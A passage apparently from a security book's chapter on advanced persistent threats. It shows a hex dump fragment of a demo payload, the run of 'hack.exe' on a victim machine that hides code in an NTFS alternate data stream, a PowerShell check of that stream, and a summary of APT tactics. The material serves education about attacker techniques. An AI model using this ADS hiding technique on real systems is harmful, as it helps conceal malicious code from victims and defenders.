2e 44 4c 4c 00 4d 65 73 73 61 67 65 41 00 48 65 6c 6c 6f 20 77 6f 72 6c 64
00 4d 65 73 73 61 67 65 00 45 78 69 74 50 72 6f 63 65 73 73 00 48 83 ec 28 65 4c 8b 0
```

Figure 14.15 – Run hack.exe (the victim's Windows machine)

Please note that here we have not applied any protecting mechanisms for our malware, such as payload encryption or, for example, anti-debugging or anti-VM mechanisms that are usually found in real malware.

Also, please note that the victim file may or may not exist; if it does not exist, it is created using the **CreateFile** WinAPI function.

As for the victim file, we can check ADSs using this command:

```
PS > Get-Item -Path C:\temp\packt.txt -Stream *
```

The result of this command looks like this:

```
PS C:\Users\user> Get-Item -Path C:\temp\packt.txt -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\temp\packt.txt::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\temp
PSChildName  : packt.txt::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\temp\packt.txt
Stream       : $DATA
Length       : 0

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\temp\packt.txt:hiddenstream
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\temp
PSChildName  : packt.txt:hiddenstream
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\temp\packt.txt
Stream       : hiddenstream
Length       : 433
```

Figure 14.16 – Check ADSs for the packt.txt file

IMPORTANT NOTE

The ADS feature is specific to NTFS; other file systems, such as FAT32, ex-FAT, and ext4 (used by Linux), do not support this feature.

This way of executing malicious code is frequently utilized by APT29, APT32, and tools such as **PowerDuke**.

In conclusion, I would like to note that the TTPs described in this section aim to illustrate the intricacies of the simplified practical examples, rather than offering a comprehensive list. Furthermore, it is evident that certain stages of running malicious code can be executed by attackers using easily accessible Windows OS features. Certainly, certain advanced persistent threats utilize established and reliable tools, enabling them to concentrate on strategic execution rather than tool creation.

However, these tools somehow use the tricks we've covered here.

Summary

In this chapter, we embarked on a comprehensive exploration of APTs, shedding light on their significance in the realm of cybercrime. We began by introducing the concept of APTs, elucidating their multifaceted nature and the distinct challenges they pose to cybersecurity professionals. Delving deeper, we dissected the characteristics that define APTs, from their stealthy persistence to their sophisticated methodologies.

Throughout our journey, we examined infamous examples of APTs that have left an indelible mark on the cybersecurity landscape. From nation-state actors such as APT29 (Cozy Bear) and APT28 (Fancy Bear) to financially motivated groups such as APT41 (Winnti Group), each case study provided valuable insights into the diverse motives and tactics employed by APTs.

Central to our discussion were the TTPs utilized by APTs to achieve their objectives. Drawing from real-life practical examples and leveraging the MITRE ATT&CK framework, we dissected the intricate web of APT operations

In the next chapter, we will discuss how malware source code leaks are a turning point in the cybercrime ecosystem, and, in this case, we can expect a lot of changes in how cybercriminal organizations operate.